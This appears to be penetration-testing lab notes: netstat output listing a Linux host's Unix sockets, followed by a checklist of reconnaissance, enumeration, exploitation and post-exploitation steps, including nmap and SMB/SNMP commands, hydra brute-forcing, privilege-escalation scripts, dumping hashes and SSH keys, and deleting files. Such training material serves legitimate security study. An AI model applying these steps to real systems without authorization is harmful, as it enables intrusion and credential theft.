
Network Processes




```
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    27203    /run/user/1001/systemd/notify
unix  2      [ ]         DGRAM                    21299    /run/user/108/systemd/notify
unix  3      [ ]         DGRAM                    13887    /run/systemd/notify
unix  2      [ ]         DGRAM                    13888    /run/systemd/cgroups-agent
unix  14     [ ]         DGRAM                    13895    /run/systemd/journal/dev-log
unix  8      [ ]         DGRAM                    13897    /run/systemd/journal/socket
unix  2      [ ]         DGRAM                    13903    /run/systemd/journal/syslog
unix  3      [ ]         STREAM     CONNECTED     27233
unix  3      [ ]         STREAM     CONNECTED     19356
unix  3      [ ]         STREAM     CONNECTED     22036
unix  3      [ ]         STREAM     CONNECTED     21588
unix  3      [ ]         STREAM     CONNECTED     21836    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     15738
unix  3      [ ]         STREAM     CONNECTED     21590
unix  3      [ ]         STREAM     CONNECTED     27187    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     21148    @/tmp/.X11-unix/X0
unix  2      [ ]         DGRAM                    14478
unix  3      [ ]         STREAM     CONNECTED     22099
unix  3      [ ]         STREAM     CONNECTED     21580
unix  2      [ ]         DGRAM                    21290
unix  3      [ ]         STREAM     CONNECTED     21439
unix  3      [ ]         STREAM     CONNECTED     22241
unix  3      [ ]         STREAM     CONNECTED     21591    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     18187
unix  3      [ ]         STREAM     CONNECTED     22242    /var/run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    21174
unix  3      [ ]         STREAM     CONNECTED     21645
unix  3      [ ]         STREAM     CONNECTED     21398    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     22128
unix  3      [ ]         STREAM     CONNECTED     21831
unix  3      [ ]         STREAM     CONNECTED     22100    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     21598    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     15774    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     19370    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     22090
unix  3      [ ]         STREAM     CONNECTED     21653
unix  3      [ ]         STREAM     CONNECTED     17594
unix  3      [ ]         STREAM     CONNECTED     18493
unix  3      [ ]         STREAM     CONNECTED     22230
unix  3      [ ]         STREAM     CONNECTED     21772    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     21183
unix  3      [ ]         STREAM     CONNECTED     21825
unix  3      [ ]         STREAM     CONNECTED     21832    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     22037    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     21581    @/tmp/dbus-INTtRPfIPF
unix  3      [ ]         STREAM     CONNECTED     17669    /var/run/dbus/system_bus_socket
unix  3      [ ]         DGRAM                    15064
unix  3      [ ]         STREAM     CONNECTED     22130
unix  3      [ ]         STREAM     CONNECTED     21826    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         DGRAM                    15065
```



```
unix  2      [ ]         DGRAM                    27328
unix  3      [ ]         STREAM     CONNECTED     14586
unix  3      [ ]         STREAM     CONNECTED     22033    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     21800
unix  3      [ ]         STREAM     CONNECTED     22343    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22129    @/tmp/dbus-INTtRPfIPF
unix  3      [ ]         STREAM     CONNECTED     18316    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22231    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     21571    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     21835
unix  3      [ ]         STREAM     CONNECTED     18315
unix  3      [ ]         STREAM     CONNECTED     21803
unix  2      [ ]         STREAM     CONNECTED     27325
unix  2      [ ]         DGRAM                    17562
unix  3      [ ]         STREAM     CONNECTED     22354    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     19369
unix  3      [ ]         STREAM     CONNECTED     22131    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     21605    /run/systemd/journal/stdout
unix  2      [ ]         DGRAM                    27089
unix  2      [ ]         DGRAM                    18491
unix  3      [ ]         STREAM     CONNECTED     22235
unix  3      [ ]         STREAM     CONNECTED     21771
unix  3      [ ]         STREAM     CONNECTED     14851    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22089    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     21568
unix  3      [ ]         STREAM     CONNECTED     22339
unix  3      [ ]         STREAM     CONNECTED     22124
unix  3      [ ]         STREAM     CONNECTED     20582
unix  3      [ ]         STREAM     CONNECTED     22093
unix  3      [ ]         STREAM     CONNECTED     21646    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     21454    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     18189    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     21769
unix  3      [ ]         STREAM     CONNECTED     21597
unix  3      [ ]         STREAM     CONNECTED     27234
unix  3      [ ]         STREAM     CONNECTED     18304
unix  3      [ ]         STREAM     CONNECTED     22135    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     20326
unix  3      [ ]         STREAM     CONNECTED     21397
unix  3      [ ]         STREAM     CONNECTED     21654
unix  3      [ ]         STREAM     CONNECTED     22125    /run/user/108/pulse/native
unix  3      [ ]         STREAM     CONNECTED     22107    /run/user/108/pulse/native
unix  3      [ ]         STREAM     CONNECTED     22032
unix  3      [ ]         STREAM     CONNECTED     22122
unix  3      [ ]         STREAM     CONNECTED     21603
unix  3      [ ]         STREAM     CONNECTED     18496
unix  3      [ ]         STREAM     CONNECTED     22145    /var/run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    21281
unix  3      [ ]         STREAM     CONNECTED     22103    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     21589    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     22091    /var/run/dbus/system_bus_socket
```



```
unix  3      [ ]         STREAM     CONNECTED     17566    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     21335
unix  3      [ ]         STREAM     CONNECTED     22136
unix  3      [ ]         STREAM     CONNECTED     21770    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     20583    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     21608    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     21453
unix  3      [ ]         STREAM     CONNECTED     27179
unix  3      [ ]         STREAM     CONNECTED     18659    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22134
unix  3      [ ]         STREAM     CONNECTED     20594    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     21569    /run/systemd/journal/stdout
unix  2      [ ]         DGRAM                    14640
unix  3      [ ]         STREAM     CONNECTED     22236    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     17503
unix  3      [ ]         STREAM     CONNECTED     21336
unix  3      [ ]         STREAM     CONNECTED     18494
unix  3      [ ]         STREAM     CONNECTED     22094    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     21607
unix  2      [ ]         DGRAM                    17663
unix  2      [ ]         DGRAM                    27185
unix  3      [ ]         STREAM     CONNECTED     21656    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22102
unix  3      [ ]         STREAM     CONNECTED     17389
unix  2      [ ]         DGRAM                    27195
unix  3      [ ]         STREAM     CONNECTED     18305    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22144
unix  3      [ ]         STREAM     CONNECTED     21184    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     21570
unix  2      [ ]         DGRAM                    16944
unix  3      [ ]         STREAM     CONNECTED     22353
unix  3      [ ]         STREAM     CONNECTED     19357    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22137    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     21804    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     21138
unix  2      [ ]         DGRAM                    14488
unix  3      [ ]         STREAM     CONNECTED     21606    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     17666
unix  3      [ ]         STREAM     CONNECTED     22123    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     22088
unix  3      [ ]         STREAM     CONNECTED     21602
unix  3      [ ]         STREAM     CONNECTED     23130    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     19389    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     19872
unix  3      [ ]         STREAM     CONNECTED     21274
unix  3      [ ]         STREAM     CONNECTED     20021    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     21841    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     21440
unix  3      [ ]         DGRAM                    15780
unix  3      [ ]         STREAM     CONNECTED     21657    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     21820
```



```
unix  3      [ ]         STREAM     CONNECTED     23144
unix  3      [ ]         STREAM     CONNECTED     20085    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     21808    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     21744    /var/run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    15775
unix  3      [ ]         STREAM     CONNECTED     21870
unix  3      [ ]         STREAM     CONNECTED     21662
unix  3      [ ]         STREAM     CONNECTED     21818
unix  3      [ ]         STREAM     CONNECTED     22108
unix  3      [ ]         STREAM     CONNECTED     17668    /var/run/dbus/system_bus_socket
unix  2      [ ]         STREAM     CONNECTED     23150
unix  3      [ ]         STREAM     CONNECTED     18854    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     21848
unix  3      [ ]         STREAM     CONNECTED     23043    /run/systemd/journal/stdout
unix  3      [ ]         DGRAM                    15781
unix  3      [ ]         STREAM     CONNECTED     21278    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22104
unix  3      [ ]         STREAM     CONNECTED     22113    @/tmp/dbus-INTtRPfIPF
unix  3      [ ]         STREAM     CONNECTED     21840
unix  3      [ ]         STREAM     CONNECTED     23129
unix  3      [ ]         STREAM     CONNECTED     21674    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     17667
unix  2      [ ]         DGRAM                    22448
unix  3      [ ]         STREAM     CONNECTED     21559    @/tmp/dbus-INTtRPfIPF
unix  3      [ ]         STREAM     CONNECTED     19388
unix  3      [ ]         STREAM     CONNECTED     21877    @/tmp/dbus-INTtRPfIPF
unix  3      [ ]         STREAM     CONNECTED     22112
unix  3      [ ]         STREAM     CONNECTED     21847
unix  2      [ ]         STREAM     CONNECTED     23137
unix  3      [ ]         STREAM     CONNECTED     18673
unix  3      [ ]         STREAM     CONNECTED     23124    /run/systemd/journal/stdout
unix  3      [ ]         DGRAM                    21889
unix  3      [ ]         STREAM     CONNECTED     21867    /var/run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    17588
unix  3      [ ]         STREAM     CONNECTED     23123
unix  3      [ ]         DGRAM                    15782
unix  3      [ ]         DGRAM                    21888
unix  3      [ ]         STREAM     CONNECTED     23145    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     21821    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     19873    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22109    /run/user/108/pulse/native
unix  3      [ ]         STREAM     CONNECTED     18657    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     21871    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     23148
unix  3      [ ]         DGRAM                    15779
unix  3      [ ]         STREAM     CONNECTED     21819    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     18674    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     21663    @/tmp/dbus-pmtrmqSxLO
unix  3      [ ]         STREAM     CONNECTED     20015
unix  3      [ ]         STREAM     CONNECTED     18578
unix  3      [ ]         STREAM     CONNECTED     21673
# 
```

)

Methodology

Network Scanning

- ☐ nmap -sn 10.11.1.*
- ☐ nmap -sL 10.11.1.*
- ☐ nbtscan -r 10.11.1.0/24
- ☐ smbtree

Individual Host Scanning

- ☐ nmap --top-ports 20 --open -iL iplist.txt
- ☐ nmap -sS -A -sV -O -p- ipaddress
- ☐ nmap -sU ipaddress

Service Scanning

WebApp

- ☐ Nikto
- ☑ dirb
- ☑ dirbuster
- ☐ wpscan
- ☐ dotdotpwn
- ☑ view source
- ☐ davtest\cadevar
- ☐ droopscan
- ☐ joomscan
- ☐ LFI\RFI Test

Linux\Windows

- ☐ snmpwalk -c public -v1 *ipaddress* 1
- ☐ smbclient -L //ipaddress
- ☐ showmount -e ipaddress port
- ☐ rpcinfo
- ☐ Enum4Linux

Anything Else

- ☐ nmap scripts (locate *nse* | grep servicename)
- ☑ hydra
- ☐ MSF Aux Modules
- ☐ Download the softward

Exploitation

- ☐ Gather Version Numbes
- ☐ Searchsploit
- ☐ Default Creds
- ☐ Creds Previously Gathered
- ☐ Download the software

Post Exploitation

Linux

- ☐ linux-local-enum.sh
- ☐ linuxprivchecker.py
- ☐ linux-exploit-suggestor.sh
- ☐ unix-privesc-check.py

Windows

- ☐ wpc.exe
- ☐ windows-exploit-suggestor.py
- ☐ windows_privesc_check.py

- ☐ windows-privesc-check2.exe

Priv Escalation

- ☐ acesss internal services (portfwd)
- ☐ add account

Windows

- ☐ List of exploits

Linux

- ☐ sudo su
- ☐ KernelDB
- ☐ Searchsploit

Final

- ☑ Screenshot of IPConfig\WhoamI
- ☑ Copy proof.txt
- ☐ Dump hashes
- ☐ Dump SSH Keys
- ☐ Delete files